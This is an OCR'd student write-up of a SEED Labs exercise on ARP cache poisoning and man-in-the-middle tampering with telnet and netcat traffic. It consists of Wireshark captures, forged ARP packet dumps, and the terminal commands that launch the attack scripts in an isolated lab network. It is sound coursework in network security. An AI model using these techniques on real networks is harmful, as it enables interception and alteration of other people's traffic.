  404 401.263552404 10.9.0.5   10.9.0.6    TCP      69 [TCP Retransmission] 58342 → 23 [PSH, ACK] Seq=132 A
  405 402.929612927 10.9.0.5   10.9.0.6    TCP      69 [TCP Retransmission] 58342 → 23 [PSH, ACK] Seq=132 A
  406 406.286709554 10.9.0.5   10.9.0.6    TCP      69 [TCP Retransmission] 58342 → 23 [PSH, ACK] Seq=132 A
```

```
▸ Frame 403: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface br-f4d73c24be0b, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Transmission Control Protocol, Src Port: 58342, Dst Port: 23, Seq: 132, Ack: 890, Len: 3
```

```
0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 10   ·B···i·B ······E·
0010  00 37 4a 33 40 00 40 06  dc 61 0a 09 00 05 0a 09   ·7J3@·@· ·a······
0020  00 06 e3 e6 00 17 08 dd  c9 db dd 7c 15 2c 80 18   ········ ···|·,··
0030  01 f5 14 46 00 00 01 01  08 0a 04 0c c7 bc 7c c2   ···F···· ······|·
0040  bf 78 1b 5b 41                                     ·x·[A
```

br-f4d73c24be0b: <live capture in progress>   Packets: 406 · Displayed: 406 (100.0%)   Profile: Default



SEEDLabs
Activities
Wireshark
Sep 25 20:25
Capturing from br-f4d73c24be0b
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time          Source     Destination Protocol Length Info
  519 429.267657755 10.9.0.6   10.9.0.5    TELNET   67 Telnet Data ...
  520 429.297807420 10.9.0.5   10.9.0.6    TELNET   67 Telnet Data ...
  521 429.298965445 10.9.0.6   10.9.0.5    TELNET   67 Telnet Data ...
  522 429.330444138 10.9.0.5   10.9.0.6    TELNET   67 Telnet Data ...
  523 429.331664165 10.9.0.6   10.9.0.5    TELNET   67 Telnet Data ...
  524 429.363034856 10.9.0.5   10.9.0.6    TELNET   67 Telnet Data ...
  525 429.364287884 10.9.0.6   10.9.0.5    TELNET   67 Telnet Data ...
  526 429.395558573 10.9.0.5   10.9.0.6    TELNET   67 Telnet Data ...
  527 429.397024605 10.9.0.6   10.9.0.5    TELNET   67 Telnet Data ...
  528 429.428039288 10.9.0.5   10.9.0.6    TELNET   67 Telnet Data ...
  529 429.429236314 10.9.0.6   10.9.0.5    TELNET   67 Telnet Data ...
  530 429.470467222 10.9.0.5   10.9.0.6    TCP      66 58342 → 23 [ACK] Seq=202 Ack=1011 Win=64128 Len=0 TS
```


br-f4d73c24be0b: <live capture in progress>   Packets: 530 · Displayed: 530 (100.0%)   Profile: Default

Command:

# python3 task11A.py


# python3 task2.py

# python3 mitm.py




```
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

Attack Output:


SEEDLabs
Activities
Terminal
Sep 25 20:31
Capturing from br-f4d73c24be0b
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
seed@Naman209: ~/.../Labsetup
seed@N...
Address Resolution Protocol (arp), 28 bytes
Packets: 1011 · Displayed: 1011 (100.0%)
Profile: Default

```
No.     Time          Source
 1000 758.829302329 10.9.0.6
 1001 758.829693328 10.9.0.5
 1002 758.902981188 10.9.0.6
 1003 758.903335188 10.9.0.5
 1004 758.982365037 10.9.0.5
 1005 758.982726037 10.9.0.6
 1006 759.044435919 10.9.0.5
 1007 759.044826918 10.9.0.6
 1008 759.109174796 10.9.0.6
 1009 759.178398664 10.9.0.6
 1010 759.178745663 10.9.0.5
 1011 759.228880568 10.9.0.5

▸ Frame 1: 42 bytes on wire (336 bits), 42
▸ Ethernet II, Src: 02:42:0a:09:00:69 (02:
▸ Address Resolution Protocol (request)

0000  02 42 0a 09 00 05 02 42  0a 09 00 69 0
0010  08 00 06 04 00 01 02 42  0a 09 00 69 0
0020  02 42 0a 09 00 05 0a 09  00 05
```


```
root@hostA:209:NamanC:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
hostB:209:NamanC login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Sep 25 14:54:42 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@hostB:209:NamanC:~$ ZZZZZZZZZZZZZZ
```


SEEDLabs
Activities
Terminal
Sep 25 20:31
Capturing from br-f4d73c24be0b
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
seed@Naman209: ~/.../Labsetup
seed@N...
Address Resolution Protocol (arp), 28 bytes
Packets: 1011 · Displayed: 1011 (100.0%)
Profile: Default

```
Sent 1 packets.
.
Sent 1 packets.
*** b'f', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'aklsj', length: 5
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

OnAttackerM -
# python3 task11A.py
# python3 task2.py
# sysctl net.ipv4.ip_forward=1



```
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@hostM:209:NamanC:/volumes#
```


On Attacker M -
# python3 task11A.py
# python3 task2.py
# sysctl net.ipv4.ip_forward=0 # python3 mitm1.py



```
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@hostM:209:NamanC:/volumes# python3 mitm1.py
LAUNCHING MITM ATTACK.........
```


After the attack output:

On Host A -



```
root@hostA:209:NamanC:/# nc 10.9.0.6 9090
namanc
```

On Host B -



```
root@hostB:209:NamanC:/# nc -lp 9090
AAAAAA
```

We observe that our 6 letter input ‘namanc’ changes to ‘AAAAAA’ instantly on host B when the attack in launched.